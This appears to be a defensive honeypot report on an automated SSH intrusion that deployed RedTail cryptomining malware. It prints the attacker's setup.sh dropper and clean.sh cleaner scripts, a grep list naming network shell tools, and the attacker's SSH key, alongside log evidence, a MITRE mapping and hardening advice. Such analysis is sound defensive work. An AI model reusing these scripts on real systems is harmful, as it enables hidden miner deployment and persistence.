

Attack Observation 02

Time and Date of Activity	July 23 2026 at approximately 17:37 UTC
Relevant Logs, File or Email • Provide an Executive Summary of the Activity ○ IP involved, account information (if exists) ○ Gear this toward an audience of basic technical skills • Whenever available, provide a summary of the Relevant Activity using the Sensor log ○ Include correlated Activity over Time ○ TTY logs (if available) can be listed & explained in this section. ○ Table, Graphs or Pictures to illustrate the AO. ○ Traffic flow ○ Malware Analysis ○ Use DShield data to compare activity. • If you created a custom script for parsing the logs, you can explain it function here. Executive Summary of the Activity On 24 July 2026 at approximately 01:37 SGT (23 July 2026, 17:37 UTC), the DShield Cowrie honeypot recorded a successful SSH connection from the external IP address 130.12.180.51. The remote system connected to the honeypot's SSH service and successfully authenticated using the username root and password root.(Fig 1.1) The SSH client identified itself as SSH-2.0-Go (Fig 1.2 & 1.3), quick authentications happening in milliseconds (Fig 1.3), multiple connection attempts from the same source repeated the same sequence of authentication and payload-transfer activity (Fig 1.4), strongly indicating an automated attack process rather than through a normal interactive SSH client. After authentication, the remote system used SFTP, the SSH file-transfer protocol, to transfer several files to the honeypot. These included the scripts setup.sh and clean.sh, together with executable files named redtail.arm7, redtail.arm8, redtail.i686, redtail.riscv, and redtail.x86_64. (Fig 1.5) Static analysis confirmed that these executables were compiled for several different processor architectures, suggesting that the attacker intended the malware to operate across a wide range of Linux and potentially IoT systems. Analysis of setup.sh showed that it identifies the victim's processor architecture, selects the matching RedTail executable, copies it to a writable and executable directory using a randomized hidden filename, executes it, and removes the original staging files afterward. (Fig 1.6) The clean.sh script attempts to stop an existing cryptocurrency miner named c3pool_miner, remove suspicious entries from cron jobs and shell startup files, clear temporary directories, and terminate several suspicious processes. This behaviour indicates that the attacker was attempting to remove competing malware and prepare the system for its own payload. (Fig 1.7). Cowrie also captured an SSH public key associated with the path /root/.ssh/authorized_keys, indicating an apparent attempt to establish persistent SSH access to the root account. (Fig 1.8, 1.9)	

Independent packet-capture evidence corroborated the Cowrie logs. The corresponding SSH connection was observed from 130.12.180.51:8954 to 192.168.50.4:2222, lasted approximately 48 seconds, and transferred about 9 MB of traffic from the remote host toward the honeypot. (Fig 1.10, 1.11, 1.12) The packet contents were encrypted by SSH, but the connection details, duration, traffic direction, and SSH client identification closely matched the Cowrie session.

Evidence:

Figure 1.1

☐ timestamp	source.address	source.port	event.id	event.code	event.dataset	related.ip	destination.port	source.user.com mand	user.name	user.password
☐ Jul 24, 2026 @ 01:37:27.921	130.12.180.51	-	-	a7fc773a9f1a	honeypot	130.12.180.51	-	-	root	root
☐ Jul 24, 2026 @ 01:37:27.921	130.12.180.51	-	-	a7fc773a9f1a	honeypot	130.12.180.51	-	-	root	root
☐ Jul 24, 2026 @ 01:37:27.383	130.12.180.51	-	-	a7fc773a9f1a	honeypot	130.12.180.51	-	-	-	-
☐ Jul 24, 2026 @ 01:37:27.383	130.12.180.51	-	-	a7fc773a9f1a	honeypot	130.12.180.51	-	-	-	-
☐ Jul 24, 2026 @ 01:37:27.216	130.12.180.51	-	-	a7fc773a9f1a	honeypot	130.12.180.51	-	-	-	-
☐ Jul 24, 2026 @ 01:37:27.216	130.12.180.51	8,954	-	a7fc773a9f1a	honeypot	130.12.180.51	2,222	-	-	-
☐ Jul 24, 2026 @ 01:37:27.216	130.12.180.51	-	-	a7fc773a9f1a	honeypot	130.12.180.51	-	-	-	-
☐ Jul 24, 2026 @ 01:37:27.216	130.12.180.51	8,954	-	a7fc773a9f1a	honeypot	130.12.180.51	2,222	-	-	-
☐ Jul 24, 2026 @ 01:37:27.000	130.12.180.51	8,954	10393	-	iptables	130.12.180.51	2,222	-	-	-

Figure 1.2

☐ timestamp	source.address	event.code	process.name	event.outcome	event.original
Jul 24, 2026 @ 01:37:27.216	130.12.180.51	a7fc773a9f1a	SSH-2.0-Go	client.version	[{"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"","timestamp":"2026-07-23T17:37:27.216377Z","src_ip":"130.12.180.51","session":"a7fc773a9f1a"}, {"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"","timestamp":"2026-07-23T17:37:27.216377Z","src_ip":"130.12.180.51","session":"a7fc773a9f1a"}, {"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"","timestamp":"2026-07-23T17:37:27.216377Z","src_ip":"130.12.180.51","session":"a7fc773a9f1a"}, {"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"","timestamp":"2026-07-23T17:37:27.216377Z","src_ip":"130.12.180.51","session":"a7fc773a9f1a"}]

Figure 1.3

Time	Source	Destination	Protocol	Length	Info
1 0.000000	130.12.180.51	192.168.50.4	TCP	74	8954 → 2222 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3854511056 TSecr=0 WS=512
2 0.000267	192.168.50.4	130.12.180.51	TCP	74	2222 → 8954 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3854511056 TSecr=3854511056 WS=512
3 0.167036	130.12.180.51	192.168.50.4	TCP	66	8954 → 2222 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=3854511223 TSecr=2953390399
4 0.167036	130.12.180.51	192.168.50.4	SSHv2	78	Client: Protocol (SSH-2.0-Go)
5 0.167245	192.168.50.4	130.12.180.51	TCP	66	2222 → 8954 [ACK] Seq=1 Ack=13 Win=65536 Len=0 TSval=2953390566 TSecr=3854511223
6 0.168042	192.168.50.4	130.12.180.51	SSHv2	793	Server: Protocol (SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2), Key Exchange Init
7 0.334572	130.12.180.51	192.168.50.4	TCP	66	8954 → 2222 [ACK] Seq=13 Ack=728 Win=64512 Len=0 TSval=3854511391 TSecr=2953390567
8 0.334734	130.12.180.51	192.168.50.4	SSHv2	1074	Client: Key Exchange Init
9 0.335128	130.12.180.51	192.168.50.4	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
10 0.335292	192.168.50.4	130.12.180.51	TCP	66	2222 → 8954 [ACK] Seq=728 Ack=1069 Win=68608 Len=0 TSval=2953390734 TSecr=3854511391
11 0.336671	192.168.50.4	130.12.180.51	SSHv2	346	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
12 0.503836	130.12.180.51	192.168.50.4	SSHv2	82	Client: New Keys
13 0.503837	130.12.180.51	192.168.50.4	SSHv2	118	Client: Encrypted packet (len=52)
14 0.504341	192.168.50.4	130.12.180.51	TCP	66	2222 → 8954 [ACK] Seq=1008 Ack=1137 Win=68608 Len=0 TSval=2953390903 TSecr=3854511560
15 0.504775	192.168.50.4	130.12.180.51	SSHv2	118	Server: Encrypted packet (len=52)
16 0.671226	130.12.180.51	192.168.50.4	SSHv2	134	Client: Encrypted packet (len=68)
17 0.672033	192.168.50.4	130.12.180.51	SSHv2	134	Server: Encrypted packet (len=68)
18 0.838085	130.12.180.51	192.168.50.4	SSHv2	150	Client: Encrypted packet (len=84)
19 0.874566	192.168.50.4	130.12.180.51	SSHv2	102	Server: Encrypted packet (len=36)
20 1.040755	130.12.180.51	192.168.50.4	SSHv2	134	Client: Encrypted packet (len=68)
21 1.041607	192.168.50.4	130.12.180.51	SSHv2	118	Server: Encrypted packet (len=52)

Figure 1.4

@timestamp	source.address	event.code	process.name	event.outcome	event.original
Jul 24, 2026 @ 10:00:46.896	130.12.180.51	4f87216e3497	-	session.closed	[{"eventid":"cowrie.session.closed","duration":47.306188344955444,"message":"Connection lost after 47 seconds","sensor":"","timestamp":"2026-07-24T02:00:46.896997Z","src_ip":"130.12.180.51","session":"4f87216e3497"}]. Connection lost after 47 seconds]
Jul 24, 2026 @ 10:00:46.875	130.12.180.51	4f87216e3497	-	session.file_download	[{"eventid":"cowrie.session.file_download","duplicate":true,"outfile":"var/lib/cowrie/downloads/8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b","shasum":"8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b","destfile":"/root/.ssh/authorized_keys","message":"Saved redir ..."}]
Jul 24, 2026 @ 10:00:00.283	130.12.180.51	4f87216e3497	-	login.success	[{"eventid":"cowrie.login.success","username":"root","password":"P","message":"login attempt [root/P] succeeded","sensor":"","timestamp":"2026-07-24T02:00:00.283114Z","src_ip":"130.12.180.51","session":"4f87216e3497"}]. login attempt [root/P] succeeded]
Jul 24, 2026 @ 09:59:59.590	130.12.180.51	4f87216e3497	SSH-2.0-Go	client.version	[{"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"","timestamp":"2026-07-24T01:59:59.590891Z","src_ip":"130.12.180.51","session":"4f87216e3497"}]. Remote SSH version: SSH-2.0-Go]
Jul 24, 2026 @ 09:59:59.590	130.12.180.51	4f87216e3497	-	session.connect	[{"eventid":"cowrie.session.connect","src_ip":"130.12.180.51","src_port":59006,"dst_ip":"192.168.50.4","dst_port":2222,"session":"4f87216e3497","protocol":"ssh","message":"New connection: 130.12.180.51:59006 (192.168.50.4:2222) [session: 4f87216e3497]","sensor":"","timestamp":"2026-07-24T01:59:59.590310Z"}]. New ...
Jul 24, 2026 @ 08:43:50.923	130.12.180.51	b34a08300631	-	session.closed	[{"eventid":"cowrie.session.closed","duration":47.408026456832886,"message":"Connection lost after 47 seconds","sensor":"","timestamp":"2026-07-24T00:43:50.923678Z","src_ip":"130.12.180.51","session":"b34a08300631"}]. Connection lost after 47 seconds]
Jul 24, 2026 @ 08:43:50.902	130.12.180.51	b34a08300631	-	session.file_upload	[{"eventid":"cowrie.session.file_upload","filename":"clean.sh","outfile":"var/lib/cowrie/downloads/197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8","shasum":"197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8","message":"SFTP Uploaded file 'clean.sh' to var/lib/cowrie/..."}]
Jul 24, 2026 @ 08:43:04.210	130.12.180.51	b34a08300631	-	login.success	[{"eventid":"cowrie.login.success","username":"root","password":"P","message":"login attempt [root/P] succeeded","sensor":"","timestamp":"2026-07-24T00:43:04.210648Z","src_ip":"130.12.180.51","session":"b34a08300631"}]. login attempt [root/P] succeeded]
Jul 24, 2026 @ 08:43:03.515	130.12.180.51	b34a08300631	SSH-2.0-Go	client.version	[{"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"","timestamp":"2026-07-24T00:43:03.515733Z","src_ip":"130.12.180.51","session":"b34a08300631"}]. Remote SSH version: SSH-2.0-Go]
Jul 24, 2026 @ 08:43:03.515	130.12.180.51	b34a08300631	-	session.connect	[{"eventid":"cowrie.session.connect","src_ip":"130.12.180.51","src_port":11690,"dst_ip":"192.168.50.4","dst_port":2222,"session":"b34a08300631","protocol":"ssh","message":"New connection: 130.12.180.51:11690 (192.168.50.4:2222) [session: b34a08300631]","sensor":"","timestamp":"2026-07-24T00:43:03.515188Z"}]. New ...
Jul 24, 2026 @ 01:38:15.428	130.12.180.51	a7fc773a9f1a	-	session.closed	[{"eventid":"cowrie.session.closed","duration":48.211745262145996,"message":"Connection lost after 48 seconds","sensor":"","timestamp":"2026-07-23T17:38:15.428008Z","src_ip":"130.12.180.51","session":"a7fc773a9f1a"}]. Connection lost after 48 seconds]

Figure 1.5

Jul 24, 2026 @ 01:38:15.428	130.12.180.51	a7fc773a9f1a	-	session.closed	-	-
Jul 24, 2026 @ 01:38:15.427	130.12.180.51	a7fc773a9f1a	-	session.file_upload	setup.sh	var/lib/cowrie/downloads/31d4181843b1ed10a7e7cb3f108f6dc658a7a4452ee52ddacabe8ca77260615e
Jul 24, 2026 @ 01:38:15.427	130.12.180.51	a7fc773a9f1a	-	session.file_upload	redtail.x86_64	var/lib/cowrie/downloads/63be5f38b520b3143732962a5f8fec1abd1f483dbc741ed324e58f955dd35e
Jul 24, 2026 @ 01:38:15.422	130.12.180.51	a7fc773a9f1a	-	session.file_upload	redtail.riscv	var/lib/cowrie/downloads/e2bc7981064d3c9ed898a0f62d659fdec2fc9646de47a9ca92b9b28b96c27a3b
Jul 24, 2026 @ 01:38:15.418	130.12.180.51	a7fc773a9f1a	-	session.file_upload	redtail.i686	var/lib/cowrie/downloads/b3232d2cd08b051c59aef952ecfea3358c172351a27a989df31720395c3cbb4a
Jul 24, 2026 @ 01:38:15.414	130.12.180.51	a7fc773a9f1a	-	session.file_upload	redtail.arm8	var/lib/cowrie/downloads/3edfb02c0e6b2fe4894425cd0d4d2507f7cb11e095867442279366a0d885c7e
Jul 24, 2026 @ 01:38:15.410	130.12.180.51	a7fc773a9f1a	-	session.file_upload	redtail.arm7	var/lib/cowrie/downloads/efa731b59f9e2f277336072fe5c72b488793c842e2feefdf5cb571a0eeb224e2
Jul 24, 2026 @ 01:38:15.407	130.12.180.51	a7fc773a9f1a	-	session.file_upload	clean.sh	var/lib/cowrie/downloads/197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8
Jul 24, 2026 @ 01:38:15.406	130.12.180.51	a7fc773a9f1a	-	session.file_download	-	var/lib/cowrie/downloads/8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b
Jul 24, 2026 @ 01:38:15.236	130.12.180.51	a7fc773a9f1a	-	session.params	-	-
Jul 24, 2026 @ 01:37:27.921	130.12.180.51	a7fc773a9f1a	-	login.success	-	-
Jul 24, 2026 @ 01:37:27.383	130.12.180.51	a7fc773a9f1a	-	client.kex	-	-
Jul 24, 2026 @ 01:37:27.216	130.12.180.51	a7fc773a9f1a	SSH-2.0-Go	client.version	-	-
Jul 24, 2026 @ 01:37:27.216	130.12.180.51	a7fc773a9f1a	-	session.connect	-	-

Figure 1.6

```

root@ubuntu0:/home/dshield/attack-a7fc773a9f1a-analysis# nl -ba \
31d4181843b1ed10a7e7cb3f108f6d6c50a7a4452ee52ddacabe8ca77260615e
 1 #!/bin/bash
 2
 3 get_random_string() {
 4     len=$(expr $(od -An -N2 -i /dev/urandom 2>/dev/null | tr -d ' ') % 32 + 4 2>/dev/null)
 5
 6     if command -v openssl >/dev/null 2>&1; then
 7         str=$(openssl rand -base64 256 2>/dev/null | tr -dc 'A-Za-z0-9' | head -c "$len")
 8         if [ -n "$str" ]; then
 9             echo "$str"
10             return 0
11         fi
12     fi
13
14     if [ -r /dev/urandom ]; then
15         str=$(tr -dc 'A-Za-z0-9' </dev/urandom 2>/dev/null | head -c "$len")
16         if [ -n "$str" ]; then
17             echo "$str"
18             return 0
19         fi
20     fi
21
22     if [ -n "$RANDOM" ]; then
23         echo "$RANDOM"
24         return 0
25     fi
26
27     # If all else fails
28     echo "redtail"
29     return 1
30 }
31
32 NOARCH=false
33 ARCH=$(uname -mp)
34
35 if echo "$ARCH" | grep -q "x86_64" || echo "$ARCH" | grep -q "amd64"; then
36     ARCH="x86_64"
37 elif echo "$ARCH" | grep -q "i[3456]86"; then
38     ARCH="i686"
39 elif echo "$ARCH" | grep -q "armv8" || echo "$ARCH" | grep -q "aarch64"; then
40     ARCH="arm8"
41 elif echo "$ARCH" | grep -q "armv7"; then
42     ARCH="arm7"
43 elif echo "$ARCH" | grep -q "riscv"; then
44     ARCH="riscv"
45 else
46     NOARCH=true
47 fi
48
49 get_noexec_dirs() {
50     if command -v findmnt >/dev/null 2>&1; then
51         findmnt -rn -O noexec -o TARGET
52     else
53         cat /proc/mounts | grep 'noexec' | awk '{print $2}'
54     fi
55 }
56
57 NOEXEC_DIRS=$(get_noexec_dirs)
58 EXCLUDE=""
59
60 for dir in $NOEXEC_DIRS; do
61     EXCLUDE="${EXCLUDE} -not -path \"$dir\" -not -path \"$dir/*\""
62 done
63
64 FOLDERS=$(eval find / -type d -user $(whoami) -perm -u=rwx -not -path \"/tmp/*\" -not -path \"/proc/*\" $EXCLUDE 2>/dev/null)
65 CURR=${PWD}
66 FILENAME=".${(get_random_string)}"
67
68 for i in $FOLDERS /tmp /var/tmp /dev/shm; do
69     if cd "$i" && touch .testfile && (dd if=/dev/zero of=.testfile2 bs=2M count=1 >/dev/null 2>&1 || truncate -s 2M .testfile2 >/dev/null 2>&1); then
70         rm -rf .testfile .testfile2
71         if [ "$CURR" != "$i" ]; then
72             cp -r "$CURR"/redtail.* "$i"
73         fi
74         break
75     fi
76 done
77
78 rm -rf .redtail
79 rm -rf $FILENAME
80
81 if [ $NOARCH = true ]; then
82     for a in x86_64 i686 arm8 arm7 riscv; do
83         cat redtail.$a >$FILENAME
84         chmod +x $FILENAME
85         ./ $FILENAME ssh
86     done
87 else
88     cat redtail.$ARCH >$FILENAME
89     chmod +x $FILENAME
90     ./ $FILENAME ssh
91 fi
92
93 rm -rf redtail.*
94 rm -rf "$CURR"/redtail.*

```

Figure 1.7

```

root@ubuntu0:/home/dshield/attack-a7fc773a9f1a-analysis# nl -ba \
197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8
 1 #!/bin/bash
 2
 3 clean_file() {
 4   chattr -ia "$1"
 5   grep -vE 'wget|curl|/dev/tcp|/tmp|\.sh|nc|bash -i|sh -i|base64 -d' "$1" >/tmp/clean_file
 6   mv /tmp/clean_file "$1"
 7 }
 8
 9 systemctl disable c3pool_miner
10 systemctl stop c3pool_miner
11
12 chattr -ia /var/spool/cron/crontabs
13 for user_cron in /var/spool/cron/crontabs/*; do
14   [ -f "$user_cron" ] && clean_file "$user_cron"
15 done
16
17 for system_cron in /etc/crontab /etc/crontabs; do
18   [ -f "$system_cron" ] && clean_file "$system_cron"
19 done
20
21 for dir in /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly /etc/cron.d; do
22   chattr -ia "$dir"
23   for system_cron in "$dir"/*; do
24     [ -f "$system_cron" ] && clean_file "$system_cron"
25   done
26 done
27
28 clean_file /etc/anacrontab
29 crontab -l 2>/dev/null | grep -vE 'wget|curl|/dev/tcp|/tmp|\.sh|nc|bash -i|sh -i|base64 -d' | crontab -
30
31 curr_dir=$(pwd -P)
32 for dir in /tmp /var/tmp /dev/shm; do
33   [ -d "$dir" ] || continue
34   if ! echo "$curr_dir" | grep -q "$dir"; then
35     find "$dir" -mindepth 1 -maxdepth 1 -exec rm -rf -- {} +
36   fi
37 done
38
39 clean_file ~/.bashrc
40 clean_file ~/.bash_profile
41 clean_file ~/.profile
42
43 echo >/bin/systemd >/dev/null 2>&1
44 echo >/bin/-bash >/dev/null 2>&1
45 echo >/usr/bin/.sh >/dev/null 2>&1
46 pkill -9 -f "/bin/-bash"
47 pkill -9 systemd
48 pkill -9 "/usr/bin/.sh"

```

Figure 1.8

@timestamp	source.address	event.code	event.outcome	event.original
Jul 24, 2026 @ 01:38:15.406	130.12.100.51	a7fc773a9f1a	session.file.download	{ "eventid": "cowrie.session.file_download", "duplicate": true, "outfile": "var/lib/cowrie/downloads/8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b", "shasum": "8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b", "destfile": "/root/.ssh/authorized_keys", "message": "Saved redir contents with SHA-256 ..."

Figure 1.9

```

root@ubuntu0:/home/dshield/attack-a7fc773a9f1a-analysis# file /srv/cowrie/var/lib/cowrie/downloads/8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b
/srv/cowrie/var/lib/cowrie/downloads/8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b: OpenSSH RSA public key
root@ubuntu0:/home/dshield/attack-a7fc773a9f1a-analysis# cat /srv/cowrie/var/lib/cowrie/downloads/8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAHrVnL6L7rT/mt1AdgdY9tC1GPK216q0q/7neNVqm7AgvfJIM3ZKnIGC3S5x6K0EApk+83GM4IKjCPfq007SVt07qh9AscVxegv66I5yuZTEaDAG6cPXxg3/0oXHT0TvxeLgbRrMzfU5SEDAEi8+ByKMeFe+pDVALgSTBYhol96hu1GthAMtPAFAhqrvaRR4nL4ijx0smSLREoAb1lxIX7yvoYLT45/1c5dJdrJrQ60uKyieQ6FieWp02xF6tZfDmHbivdSmdw0BiCRwe+fuknZYQxIC1owAj2p5bc+nzVTi3mtBEk9rGpgBnJ1hcEUsIEf/zevIcX8+6H7kUMRR rsa-key-20230629

```


Figure 1.10

4970	48.010181	192.168.50.4	130.12.180.51	SSHv2	118 Server: Encrypted packet (len=52)
4971	48.176422	130.12.180.51	192.168.50.4	SSHv2	790 Client: Encrypted packet (len=724)
4972	48.199744	192.168.50.4	130.12.180.51	SSHv2	574 Server: Encrypted packet (len=588)
4973	48.357069	130.12.180.51	192.168.50.4	SSHv2	102 Client: Encrypted packet (len=36)
4974	48.357070	130.12.180.51	192.168.50.4	TCP	66 8954 → 2222 [FIN, ACK] Seq=8786253 Ack=31832 Win=64512 Len=0 TSval=3854559413 TSecr=2953438590
4975	48.358480	192.168.50.4	130.12.180.51	TCP	66 2222 → 8954 [FIN, ACK] Seq=31832 Ack=8786254 Win=291840 Len=0 TSval=2953438758 TSecr=3854559413
4976	48.524621	130.12.180.51	192.168.50.4	TCP	66 8954 → 2222 [ACK] Seq=8786254 Ack=31833 Win=64512 Len=0 TSval=3854559581 TSecr=2953438758

Figure 1.11

```
  ▶ TCP Option - Timestamps: TSval 3854559413, TSecr 2953438590
  ▼ [Timestamps]
    [Time since first frame in this TCP stream: 48.357070000 seconds]
    [Time since previous frame in this TCP stream: 1.000 microseconds]
    [Client Contiguous Streams: 1]
    [Server Contiguous Streams: 1]
```

Figure 1.12



Which vulnerability does the attack attempt to exploit?

- Exploit
- CVE
- Mitre ATT&CK

Exploit: Abuse of exposed SSH access using weak credentials (root/root), followed by authenticated SFTP file transfer and attempted persistence.

CVE: None identified for this observed intrusion.

MITRE ATT&CK:

MITRE ATT	Technique	Application to this attack
T1078.003	Valid Accounts: Local Accounts	The attacker authenticated using the local Linux root account. MITRE defines this as abuse of a local account for access.
T1133	External Remote Services	The attacker accessed an externally reachable remote service to obtain access.
T1021.004	Remote Services: SSH	The observed connection used SSH, including an SSH-2.0-Go client.
T1105	Ingress Tool Transfer	Seven files were transferred into the target

T1098.004	Account Manipulation: SSH Authorized Keys	environment using SFTP. MITRE defines T1105 as adversaries transferring tools/files into a compromised environment. Cowrie recorded activity targeting /root/.ssh/authorized_keys, consistent with SSH-key persistence.
T1496.001	Compute Hijacking	The recovered scripts remove c3pool_miner and deploy the RedTail payload set, consistent with cryptocurrency-mining resource hijacking. MITRE specifically notes that cryptomining malware may terminate competing malware.

What is the goal of the attack?

The apparent primary objective was unauthorized cryptocurrency mining. The attacker attempted to obtain SSH access, deploy architecture-specific RedTail malware, remove competing cryptominers and their persistence mechanisms, execute the appropriate RedTail binary from a hidden randomized filename, and establish persistent root SSH access using an attacker-controlled public key.

If the system is vulnerable, do you think the attack will be successful?

If the target system accepted the weak SSH credentials root/root, the attack would likely be successful. The attacker successfully authenticated as the root user in the Cowrie environment and immediately used SFTP to transfer deployment scripts and multiple architecture-specific RedTail executables. Because the account used was root, a real compromised system could provide the attacker with administrative privileges, allowing malware execution, modification of system configuration, removal of competing software, and establishment of persistence.

The recovered setup.sh script selects the executable appropriate for the victim's processor architecture, copies it to a writable and executable directory under a randomized hidden filename, makes it executable, launches it, and removes the original staging files. The clean.sh script attempts to disable an existing cryptocurrency miner, modify cron and shell startup files, remove files from temporary directories, and terminate competing processes. Activity involving /root/.ssh/authorized_keys also indicates an attempt to establish persistent SSH access.

Therefore, on a real system where SSH password authentication was enabled and root/root was accepted, there would be few additional barriers to compromise. The attack could result in cryptocurrency-mining malware execution and persistent unauthorized root access.

How can a system be protected from this attack?

The most effective protection is to prevent unauthorized SSH access in the first place. In this attack, the remote system successfully authenticated using the weak credentials root/root, after which it was able to transfer malware through SFTP. A production system should therefore disable direct root login over SSH, prohibit weak/default passwords, and preferably disable password-based SSH authentication entirely in favor of SSH public-key authentication. Where supported, multi-factor authentication should provide an additional layer of protection.

SSH should also not be exposed directly to the Internet unless there is an operational requirement. Access can instead be restricted through a VPN, bastion/jump host, firewall allowlist, or management network so that only approved administrative systems can reach TCP/22 or the configured SSH port.

Protection	How it would help against this attack
Disable SSH root login	Prevents the attacker from directly obtaining administrative access as root.
Disable password authentication	Prevents use of weak credentials such as root/root; require SSH keys instead.
Strong unique credentials / MFA	Reduces the chance of credential guessing or credential reuse succeeding.
Restrict SSH with firewall/VPN/allowlists	Prevents arbitrary Internet hosts such as 130.12.180.51 from reaching the SSH service.
Least-privilege administration	Limits the impact if an account is compromised; administrators should not routinely log in directly as root.
Monitor authorized_keys	Detects unauthorized SSH keys being added for persistence, particularly under /root/.ssh/authorized_keys
Monitor SFTP/SCP transfers	Helps detect unusual executable or script uploads immediately after a remote login.
Endpoint protection / application control	Can prevent unknown binaries such as the RedTail executables from being executed.
Egress filtering	Can stop successfully deployed cryptomining malware from reaching mining pools or command-and-control infrastructure.
Monitor cron/startup files	Detects manipulation of cron jobs, .bashrc, .bash_profile, and similar persistence mechanisms.
Network/SIEM monitoring	Alerts on unusual SSH authentication, large inbound SSH transfers, and repeated connections from suspicious IP addresses.
Keep SSH and the OS patched	Protects against separate software vulnerabilities that could provide an alternative route into the system.

What do you know about the attacker?

- References
- ThreatIntel
- Whois Information
- [Shodan](#)
- [CyberGordon](#)
- [AlienVault](#)
- [ISC](#)

The source of the observed attack was 130.12.180.51, an address currently routed within 130.12.180.0/24 through AS202412 (Omegatech LTD), with the network prefix associated with Virtualine Technologies. (Fig 2.1)

The IP has a substantial malicious reputation and has been observed by numerous independent honeypots conducting SSH credential attacks and malware deployment. SANS Internet Storm Center specifically identified 130.12.180.51 as repeatedly uploading RedTail malware in DShield sensor data, strongly corroborating the RedTail payloads captured by this sensor. (Fig 2.2) AlienVault OTX also lists the address across multiple threat-intelligence pulses (Fig 2.3), while other independent honeypot reports have observed the same IP repeatedly transferring clean.sh, setup.sh, and architecture-specific RedTail binaries. (Fig 2.4 to 2.6)

The activity therefore appears to originate from automated RedTail deployment infrastructure rather than an isolated manual attacker. However, the IP address and network registration do not identify the individual operating the infrastructure. The server could be attacker-controlled, rented, proxied, or compromised, and conflicting geolocation results mean that the physical location of the operator cannot be reliably determined.

Figure 2.1 (https://ipinfo.io/130.12.180.51?lookup_source=search-bar)

The screenshot displays the ipinfo.io website interface for the IP address 130.12.180.51. The URL in the browser is https://ipinfo.io/130.12.180.51?lookup_source=search-bar. The main heading is "130.12.180.51" with icons for copy, star, and a "Star" button. Below this, there are buttons for "Hosting", "SSH", and "Webserver". The "ASN" section shows "AS202412 — Omegatech LTD" with a small icon and the number "#21,625". The "DOMAIN" section shows "omegatech.sc". The "ASN TYPE" section shows "Hosting". The "ROUTE" section shows "130.12.180.0/24". A note says "Powered by ASN data". The "Company" section shows "Virtualine Technologies". A note says "Powered by IP to Company data". The "Abuse" section shows the location "GB, London, 71-75 Shelton Street, Covent Garden, London, United Kingdom, WC2H 9JQ, WC2H 9JQ", a phone number "+447458164463", and an email address "abuse@virtualine.org". At the bottom, there is a table with two columns: "NAME" and "NETWORK". The "NAME" column contains "VIRTUALINE ABUSE DEPARTMENT" and the "NETWORK" column contains "130.12.180.0/24".

NAME	NETWORK
VIRTUALINE ABUSE DEPARTMENT	130.12.180.0/24

Figure 2.2 (<https://isc.sans.edu/diary/32608>)

